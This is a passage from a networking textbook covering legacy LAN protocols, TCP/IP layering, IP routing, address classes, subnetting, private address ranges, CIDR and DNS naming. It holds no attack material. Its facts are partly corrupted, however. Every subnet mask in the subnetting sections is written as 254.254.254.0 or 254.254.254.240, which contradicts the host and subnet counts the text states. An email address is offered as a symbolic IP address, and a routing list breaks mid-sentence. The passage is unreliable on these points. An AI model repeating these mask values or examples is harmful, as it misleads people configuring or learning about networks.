- c) **Application protocols:** These protocols provide application-to-application interaction and data exchange. Simple Mail Transfer Protocol (SMTP), File Transfer Protocol (FTP) etc. are examples. The most common protocols are
 - i. TCP/IP
 - ii. IPX/SPX
 - iii. NetBIOS
 - iv. NetBEUI
 - v. DECnet
 - vi. AppleTalk

1.4.1 TCP/IP

Transmission Control Protocol/Internet Protocol (TCP/IP) has today become the de facto standard for internetworking. It provides communications in heterogeneous environments. It also provides a routable, enterprise networking protocol and access to the Internet. Its interoperability is its main positive factor.

1.4.2 IPX/SPX

Internet Packet Exchange/Sequenced Packet Exchange is a transport protocol. It is a small and fast protocol on a LAN and used to be the mainstay of Novell NetWare till NetWare 4. Windows NT has NWLink, which is Microsoft's version of IPX/SPX.

1.4.3 DECnet

DECnet is Digital Equipment Corporation's proprietary protocol. It is the set of hardware and software products that implement the Digital Network Architecture (DNA). It is routable.

1.4.4 AppleTalk

As the name itself indicates, Apple Talk is Apple Computer's proprietary protocol stack. Apple Macintosh computers share files and printers using this protocol in a networked environment.

1.4.5 NetBIOS

Network Basic Input/Output System is an IBM Session Layer LAN interface. It acts as an application interface to the network. Originally NetBIOS and NetBEUI were considered one protocol. Later NetBIOS was taken out since it could be used with other routable transport protocols.

1.4.6 NetBEUI

NetBIOS Extended User Interface is a small, fast, and efficient protocol and is supplied with all Microsoft network products. The disadvantage is that it does not support routing. Pronounced "net-booeey", it is an enhanced version of the Netbios protocol used by network operating systems such

as LAN Manager, LAN Server, Windows for Workgroups Windows 95 and Windows NT. It formalizes the transport frame that was never standardized in Netbios and adds additional functions. The transport layer driver frequently used by Microsoft's LAN Manager, Windows for Workgroups and Windows NT. Netbeui implements the OSI LLC2 protocol. Netbeui is the original PC networking protocol and interface designed by IBM for their LanManger server. This protocol was later adopted by Microsoft for their networking products. Netbeui stands for NetBios Enhanced User Interface and specifies the way that higher level software sends and receives messages over the Netbios Frames Protocol. This protocol is specified in the IBM document the "IBM Local Area Network Technical Reference Manual" and runs over the standard 802.2 data-link protocol layer.

Since the 802.2 data-link protocol is not routable, neither is Netbeui. This was a major limitation of LanManger and was a primary reason why it was never a major force in the PC networking world.

In the early 90's Novell recognized that WFW and LanManger networks would need to co-exist with Netware and developed Netbios over IPX. This allowed Netbios based software to run over routed networks and was a big improvement. Microsoft quickly adopted this method and put it into WFW and NT. Windows 95 now also supports Netbios over IPX. When Netbeui was developed in 1985, it was assumed that LANs would be segmented into workgroups of 20 to 200 computers and that gateways would be used to connect that LAN segment to other LAN segments or a mainframe. Netbeui is optimized for very high performance when used in departmental LANs or LAN segments. For traffic within a LAN segment, Netbeui is the fastest of the protocols shipped with Windows NT. The version of Netbeui shipping with Windows NT is Netbeui 3.0. Netbeui 3.0 corrects some limitations in previous versions of Netbeui, including the following:

Netbeui 3.0, along with the TDI layer, eliminates the previous limitation of 254 sessions to a server on one network adapter card. Netbeui 3.0 is completely self-tuning. Netbeui 3.0 provides much better performance over slow links than did previous versions of Netbeui. Strictly speaking, Netbeui 3.0 is not truly Netbeui. Instead, it is a Netbios Frame (NBF) format protocol. Netbeui uses the Netbios interface as its upper-level interface, but NBF conforms to the Transport Driver Interface (TDI) instead. NBF is completely compatible and interoperable with the Netbeui shipped with past Microsoft networking products.

Table 1: Advantages and disadvantages of Netbeui

Advantages	Disadvantages
Tuned for small LAN communication, very fast	Not routable
Good error protection	Performance across WANs is poor
Small memory usage	

Netbeui does not have the type of addressing that allows packet forwarding on routed networks, but the Netbios interface is adaptable to other protocols which are, such as IPX and TCP/IP. The specification for implementing the Netbios interface to TCP/IP is defined by RFC 1001 and 1002. Because Netbeui is very fast for small LAN communications but provides poorer performance for WAN communications, one recommended method for setting up a network is to use both Netbeui and another protocol, such as TCP/IP, on each computer that may need to access computers across a router or on a WAN. When you install both protocols on each computer and set Netbeui as the first

protocol to be used, Windows NT uses Netbeui for the communication between Windows NT computers within each LANsegment and TCP/IP for communication across routers and to other parts of your WAN.

Here are some of the most common network operating systems that use the Netbios interface:

Table 2: Common network operating systems that use the Netbios interface

Vendor	Network Operating System
Microsoft	MS LAN Manager, Windows for Workgroups, and Windows NT
Hewlett-Packard	HP LAN Manager and Resource Sharing
IBM	LAN Server
Digital	Pathworks

1.4.7 Server Message Block (SMB)

Server Message Blocks the messages that Lan Manger clients and servers use to communicate with each other. SMB's are a higher level protocol and can be transported over Netbeui, Netbios over IPX and Netbios over TCP/IP.

1.5 TCP/IP ARCHITECTURE

The TCP/IP protocol suite has evolved over a time period of some 25 years. We will describe the most important aspects of the protocol suite in this and the following sections.

1.5.1 Layered Protocols

TCP/IP, like most networking software, is modeled in layers. This layered representation leads to the term protocol stack which is synonymous with protocol suite. It can be used for situating (but not for comparing functionally) the TCP/IP protocol suite against others, such as SNA and Open System Interconnection (OSI). Functional comparisons cannot easily be extracted from this, as there are basic differences in the layered models used by the different protocol suites. The Internet protocols are modeled in four layers:




Figure 3: TCP/IP protocol suite

- a. **Application:** is a user process cooperating with another process on the same or a different host. Examples are TELNET (a protocol for remote terminal connections), FTP (File Transfer Protocol) and SMTP (Simple Mail Transfer Protocol). These are discussed in detail in Application Protocols.
- b. **Transport:** provides the end-to-end data transfer. Example protocols are TCP (connection-oriented) and UDP (connectionless). Both are discussed in detail in Transmission Control Protocol (TCP) and User Datagram Protocol (UDP)
- c. **Internetwork:** also called the internet layer or the network layer, the internetwork provides the "virtual network" image of internet (that is, this layer shields the higher levels from the typical network architecture below it). Internet Protocol (IP) is the most important protocol in this layer. It is a connectionless protocol which doesn't assume reliability from the lower layers. IP does not provide reliability, flow control or error recovery. These functions must be provided at a higher level, either at the Transport layer by using TCP as the transport protocol, or at the Application layer if UDP is used as the transport protocol. IP is discussed in detail in Internet Protocol (IP). A message unit in an IP network is called an IP datagram. This is the basic unit of information transmitted across TCP/IP networks. It is described in IP Datagram but we shall refer to it in this section to show how the different TCP/IP layers relate to an internet.
- d. **Network Interface:** also called the link layer or the data-link layer, the network interface layer is the interface to the actual network hardware. This interface may or may not provide reliable delivery, and may be packet or stream oriented. In fact, TCP/IP does not specify any protocol here, but can use almost any network interface available, which illustrates the flexibility of the IP layer. Examples are IEEE 802.2, X.25 (which is reliable in itself), ATM, FDDI, Packet Radio Networks (such as the AlohaNet) and even SNA. The possible physical networks and interfaces the IBM TCP/IP products can connect to are discussed in Connections.




Figure 4: TCP/IP protocol suite and compatible protocol at each layer

1.5.2 IP Routing

In the internet protocol, outgoing IP datagrams pass through the IP routing algorithm which determines where to send the datagram according to the destination IP address:-

- a. If the host has an entry in its IP routing table which matches the destination IP address, the datagram is sent to the address in the entry.
- b. If the network number of the destination IP address is the same as the network number for

- c. one of the host's network adapters (that is, the destination and the host are on the same network) the datagram is sent to the physical address of the host matching the destination IP address.
- d. Otherwise, the datagram is sent to a default router.

This base algorithm, needed on all IP implementations, is sufficient to perform the base routing function. As noted above, a TCP/IP host has basic router functionality included in the IP protocol. Such a router is adequate for simple routing, but not for complex networks. IP routing mechanism combined with the "layered" view of the TCP/IP protocol stack. This shows an IP datagram, going from one IP address (network number X, host number A) to another (network number Y, host number B), through two physical networks. Note that at the intermediate router, only the lower part of the TCP/IP protocol stack (the internetwork and the network interface layers) are involved.




Figure 5: IP datagram sent from host to destination network

1.6 ADDRESSING

Internet addresses can be symbolic or numeric. The symbolic form is easier to read, for example: myname@ibm.com. The numeric form is a 32-bit unsigned binary value which is usually expressed in a dotted decimal format. For example, 9.167.4.8 is a valid Internet address. The numeric form is used by the IP software. The mapping between the two is done by the Domain Name System discussed in Domain Name System (DNS). We shall first look at the numeric form, which is called the IP address.

1.6.1 The IP Address

The standards for IP addresses are described in RFC 1166-Internet Numbers. To be able to identify a host on the internet, each host is assigned an address, the IP address, or Internet Address. When the host is attached to more than one network, it is called multihomed and it has one IP address for each network interface. The IP address consists of a pair of numbers:

$$\text{IP address} = \langle \text{network number} \rangle \langle \text{host number} \rangle$$

The network number part of the IP address is centrally administered by the Internet Network Information Center (the InterNIC) and is unique throughout the Internet. IP addresses are 32-bit numbers usually represented in a dotted decimal form (as the decimal representation of four 8-bit values concatenated with dots). For example 128.2.7.9 is an IP address with 128.2 being the network number and 7.9 being the host number. The rules used to divide an IP address into its network and host parts are explained below.

The binary format of the IP address **128.2.7.9** is:

10000000 00000010 00000111 00001001

IP addresses are used by the IP protocol to uniquely identify a host on the internet. IP datagrams (the basic data packets exchanged between hosts) are transmitted by some physical network attached to the host and each IP datagram contains a source IP address and a destination IP address. To send a datagram to a certain IP destination, the target IP address must be translated or mapped to a physical address. This may require transmissions on the network to find out the destination's physical network address is used to translate IP addresses to physical MAC addresses. The first bits of the IP address specify how the rest of the address should be separated into its network and host part. The terms network address and netID are sometimes used instead of network number, but the formal term, used in RFC 1166, is network number. Similarly, the terms host address and hostID are sometimes used instead of host number.

There are five classes of IP addresses.




Figure 6: IP classes

Note: Two numbers out of each of the class A, class B and class C network numbers, and two host numbers out of every network are pre-assigned: the “all bits 0” number and the “all bits 1” number. These are discussed below in Special IP Addresses:

- a. Class A addresses use 7 bits for the network number giving 126 possible networks (we shall see below that out of every group of network and host numbers, two have a special meaning). The remaining 24 bits are used for the host number, so each networks can have up to $2^{24}-2$ (2 to the power 24 minus 2 (16,777,214)) hosts.
- b. Class B addresses use 14 bits for the network number, and 16 bits for the host number giving 16382 networks each with a maximum of 65534 hosts.
- c. Class C addresses use 21 bits for the network number and 8 for the host number giving 2,097,150 networks each with up to 254 hosts.
- d. Class D addresses are reserved for multicasting, which is used to address groups of hosts in a limited area. See Multicasting for more information on multicasting.
- e. Class E addresses are reserved for future use.

It is clear that a class A address will only be assigned to networks with a huge number of hosts, and that class C addresses are suitable for networks with a small number of hosts. However, this means that medium-sized networks (those with more than 254 hosts or where there is an expectation that there may be more than 254 hosts in the future) must use Class B addresses. The number of small- to medium- sized networks has been growing very rapidly in the last few years and it was feared that, if this growth had been allowed to continue unabated, all of the available Class B network addresses would have been used by the mid-1990s. This is termed the IP Address Exhaustion problem. The problem and how it is being addressed are discussed in The IP Address Exhaustion Problem.

One point to note about the split of an IP address into two parts is that this split also splits the responsibility for selecting the IP address into two parts. The network number is assigned by the InterNIC, and the host number by the authority which controls the network. As we shall see in the next section, the host number can be further subdivided: this division is controlled by the authority which owns the network, and not by the InterNIC.

1.6.2 Subnets

Due to the explosive growth of the Internet, the use of assigned IP addresses became too inflexible to allow easy changes to local network configurations. These changes might occur when:

- a. A new physical network is installed at a location.
- b. Growth of the number of hosts requires splitting the local network into two or more separate networks.

To avoid having to request additional IP network addresses in these cases, the concept of subnets was introduced. The host number part of the IP address is sub-divided again into a network number and a host number. This second network is termed a subnetwork or subnet. The main network now consists of a number of subnets and the IP address is interpreted as:

<network number><subnet number><host number>

The combination of the subnet number and the host number is often termed the "local address" or the "local part". "Subnetting" is implemented in a way that is transparent to remote networks. A host within a network which has subnets is aware of the subnetting but a host in a different network is not; it still regards the local part of the IP address as a host number.

The division of the local part of the IP address into subnet number and host number parts can be chosen freely by the local administrator; any bits in the local part can be used to form the subnet

accomplished. The division is done using a subnet mask which is a 32 bit number. Zero bits in the subnet mask indicate bit positions ascribed to the host number, and ones indicate bit positions ascribed to the subnet number. The bit positions in the subnet mask belonging to the network number are set to ones but are not used. Subnet masks are usually written in dotted decimal form, like IP addresses.

The special treatment of "all bits zero" and "all bits one" applies to each of the three parts of a subnetted IP address just as it does to both parts of an IP address which has not been subnetted. See Special IP Addresses. For example, a subnetted Class B network, which has a 16-bit local part, could use one of the following schemes:-

- a. The first byte is the subnet number, the second the host number. This gives us 254 (256 minus 2 with the values 0 and 255 being reserved) possible subnets, each having up to 254 hosts. The subnet mask is 254.254.254.0.
- b. The first 12 bits are used for the subnet number and the last four for the host number. This gives us 4094 possible subnets (4096 minus 2) but only 14 hosts per subnet (16 minus 2). The subnet mask is 254.254.254.240. There are many other possibilities.

While the administrator is completely free to assign the subnet part of the local address in any legal fashion, the objective is to assign a number of bits to the subnet number and the remainder to the local address. Therefore, it is normal to use a contiguous block of bits at the beginning of the local address part for the subnet number because this makes the addresses more readable (this is particularly true when the subnet occupies 8 or 16 bits). With this approach, either of the subnet masks above are "good" masks, but masks like 254.254.252.252 and 254.254.254.15 are not.

1.6.3 Types of Subnetting

There are two types of subnetting: static and variable length. Variable length is the more flexible of the two. Which type of subnetting is available depends upon the routing protocol being used; native IP routing supports only static subnetting, as does the widely used RIP protocol. However, RIP Version 2 supports variable length subnetting as well. See Routing Information Protocol (RIP) for a description of RIP and RIP2. Routing Protocols discusses routing protocols in detail.

1.6.3.1 Static Subnetting

Static subnetting means that all subnets in the subnetted network use the same subnet mask. This is simple to implement and easy to maintain, but it implies wasted address space for small networks. For example, a network of four hosts that uses a subnet mask of 254.254.254.0 wastes 250 IP addresses. It also makes the network more difficult to reorganize with a new subnet mask. Currently, almost every host and router supports static subnetting.

1.6.3.2 Variable Length Subnetting

When variable length subnetting is used, the subnets that make up the network may use different subnet masks. A small subnet with only a few hosts needs a subnet mask that accommodates only these few hosts. A subnet with many hosts attached may need a different subnet mask to accommodate the large number of hosts. The possibility to assign subnet masks according to the needs of the individual subnets will help conserve network addresses. Also, a subnet can be split into two parts by adding another bit to the subnet mask. Other subnets in the network are unaffected by the change. Not every host and router supports variable length subnetting. Only networks of the size needed will be allocated and routing problems will be solved by isolating networks with routers

that support variable subnetting. A host that does not support this kind of subnetting would have to route to a router that supports variable subnetting.

1.6.3.3 Mixing Static and Variable Length Subnetting

At first sight, it appears that the presence of a host which only supports static subnetting would prevent variable length subnetting from being used anywhere in the network. Fortunately this is not the case. Provided that the routers between subnets with different subnet masks are using variable length subnetting, the routing protocols employed are able to hide the difference between subnet masks from the hosts in a subnet. Hosts can continue to use basic IP routing and offload all of the complexities of the subnetting to dedicated routers.

1.6.3.4 A Static Subnetting Example

Assume that our IP network has been assigned the class B IP network number 129.112. We have to implement multiple physical networks throughout our network, and some of the routers we will be using do not support variable length subnetting. We must therefore choose a subnet mask for the whole network. We have a 16-bit local address for our whole network and must divide it into two parts appropriately. At the moment, we do not anticipate having more than 254 physical networks, nor more than 254 hosts per network, so a logical subnet mask to use is 254.254.254.0 (which also has the advantage of being an easily “readable” one). This decision should be made with care, since it will be difficult to change it later. If the number of networks or hosts grows beyond the planned numbers, we may have to implement variable length subnetting to make the best use of the 65,534 local addresses we have.




Figure 7: A Subnet Configuration shows an example of an implementation with three subnets

1.7 PRIVATE INTERNETS

Another approach to conservation of the IP address space is described in RFC 1597 - Address Allocation for Private Internets. Briefly, it relaxes the rule that IP addresses are globally unique by reserving part of the address space for networks which are used exclusively within a single organization and which do not require IP connectivity to the Internet. There are three ranges of addresses which have been reserved by IANA for this purpose:

- | | |
|-----------------------------------|---------------------------------|
| (a) 10 | A single Class A network |
| (b) 172.16 through 172.31 | 16 contiguous Class B networks |
| (c) 192.168.0 through 192.168.255 | 256 contiguous Class C networks |

Any organization may use any addresses in these ranges without reference to any other organization. However, because these addresses are not globally unique, they cannot be referenced by hosts in another organization and they are not defined to any external routers. Routers in networks not using private addresses, particularly those operated by Internet service providers, are expected to quietly discard all routing information regarding these addresses. Routers in an organization using private addresses are expected to limit all references to private addresses to internal links; they should neither advertise routes to private addresses to external routers nor forward IP datagrams containing private addresses to via external routers. Hosts having only a private IP address do not have IP-layer connectivity to the Internet. This may be desirable and may even be a reason for using private addressing. All connectivity to external Internet hosts must be provided with application gateways.

1.8 CLASSLESS INTER-DOMAIN ROUTING (CIDR)

There is a major problem with the use of a range of Class C addresses instead of a single Class B addresses: each network must be routed separately. Standard IP routing understands only the class A, B and C network classes. Within each of these types of network, subnetting can be used to provide better granularity of the address space within each network, but there is no way to specify that multiple class C networks are actually related. The result of this is termed the routing table explosion problem: a Class B network of 3000 hosts requires one routing table entry at each backbone router, but if the same network is addressed as a range of Class C networks, it requires 16 entries. The solution to this problem is a scheme called Classless Inter-Domain Routing (CIDR). CIDR is a proposed standard protocol with a status of elective.

CIDR does not route according to the class of the network number (hence the term classless) but solely according to the high order bits of the IP address which are termed the IP prefix. Each CIDR routing entry contains a 32 bit IP address and a 32 bit network mask, which together give the length and value of the IP prefix. This can be represented as:

<IP_addressnetwork_mask>

For example <194.0.0.0254.0.0.0> represents the 7 bit IP prefix B'1100001'. CIDR handles the routing for a group of networks with a common prefix with a single routing entry. This is the reason why multiple Class C network numbers assigned to a single organization have a common prefix. This process of combining multiple networks into a single entry is termed address aggregation or address summarization. It is also called supernetting because routing is based upon network masks which are shorter than the natural network mask of the IP address, in contrast to subnetting where the network masks are longer than the natural mask.

Unlike subnet masks, which are normally contiguous but may have a discontinuous local part, supernet masks are always contiguous.

1.9 DOMAIN NAME SYSTEM

The Domain Name System protocol is a standard protocol (STD 13). Its status is recommended. It is described in:

- a. RFC 1034 - Domain names - concepts and facilities
- b. RFC 1035 - Domain names - implementation and specification

The early internet configurations required users to use only numeric IP addresses. Very quickly, this evolved to the use of symbolic host names. For example, instead of typing TELNET 128.12.7.14

one could type TELNET eduv9, and eduv9 is then translated in some way to the IP address 128.12.7.14. This introduces the problem of maintaining the mappings between IP addresses and high-level machine names in a coordinated and centralized way. Initially, host names to address mappings were maintained by the Network Information Center (NIC) in a single file (HOSTS.TXT) which was fetched by all hosts using FTP. This is called a flat namespace.

Due to the explosive growth in the number of hosts, this mechanism became too cumbersome (consider the work involved in the addition of just one host to the Internet) and was replaced by a new concept: Domain Name System. Hosts may continue to use a local flat namespace (the HOSTS.LOCAL file) instead of or in addition to the Domain Name System, but outside small networks, the Domain Name System is practically essential. The Domain Name System allows a program running on a host to perform the mapping of a high-level symbolic name to an IP address for any other host without the need for every host to have a complete database of host names. For the remainder of this section we will examine how the Domain Name System works from the user's point of view.

1.10 THE HIERARCHICAL NAMESPACE

Consider the internal structure of a large organization. As the chief executive cannot do everything, the organization will probably be partitioned into divisions, each of them having autonomy within certain limits. Specifically, the executive in charge of a division has authority to make direct decisions, without permission from his chief executive.

Domain names are formed in a similar way, and will often reflect the hierarchical delegation of authority used to assign them. For example, consider the name lcs.mit.edu

Here, lcs.mit.edu is the lowest-level domain name, a subdomain of mit.edu, which again is a subdomain of edu (education) which is called a top-level domain. We can also represent this naming concept by a hierarchical tree




Figure 8: The hierarchical namespace

1.11 FULLY QUALIFIED DOMAIN NAMES (FQDNs)

When using the Domain Name System, it is common to work with only a part of the domain hierarchy, for example the ral.ibm.com domain. The Domain Name System provides a simple method of minimizing the typing necessary in this circumstance. If a domain name ends in a dot (for example, wtscpok.itsc.pok.ibm.com.) it is assumed to be complete. This is termed a Fully Qualified Domain Name (FQDN) or an absolute domain name. If, however it does not end in a dot (for example, wtscpok.itsc) it is incomplete and the DNS resolver (see below) may complete this, for

example by appending a suffix such as .pok.ibm.com to the domain name. The rules for doing this are implementation dependent and locally configurable.

1.12 COUNTRY DOMAINS

There are also top-level domains named for the each of the ISO 3166 international 2-character country codes (from ae for the United Arab Emirates to zw for Zimbabwe). These are called the country domains or the geographical domains. Many countries have their own second-level domains underneath which parallel the generic top-level domains. For example, in the United Kingdom, the domains equivalent to the generic domains .com and .edu are .co.uk and .ac.uk ("ac" is an abbreviation for academic).

1.13 MAPPING DOMAIN NAMES TO IP ADDRESS

The mapping of names to addresses, a process called domain name resolution, is provided by independent, cooperating systems called name servers. A name server is a server program answering requests from a client called a name resolver.

Each name resolver is configured with a name server to use (and possibly a list of alternatives to contact if the primary is unavailable). Domain Name Resolution shows schematically how a program uses a name resolver to convert a host name to an IP address. A user provides a host name, and the user program uses a library routine, called a stub resolver, to communicate with a name server which resolves the host name to an IP address and returns it to the stub, which returns it to the main program.




Figure 9: Domain Name Resolution

The name server may obtain the answer from its name cache, its own database or another name server.

1.14 INTERNET PROTOCOL (IP)

IP is the protocol that hides the underlying physical network by creating a virtual network view. It is an unreliable, best-effort connectionless packet delivery protocol. It adds no reliability, flow control or error recovery to the underlying network interface protocol. Packets (datagrams) sent by IP may be lost, out of order, or even duplicated, and IP will not handle these situations. It is up to higher

layers to provide these facilities. IP also assumes little from the underlying network mechanisms, only that the datagrams will “probably” (best-effort) be transported to the addressed host.




Figure 10: Internet Protocol (IP)

1.14.1 IP Datagram

The Internet datagram (IP datagram) is the base transfer packet in the Internet protocol suite. It has a header containing information for IP, and data that is relevant only to the higher level protocols.

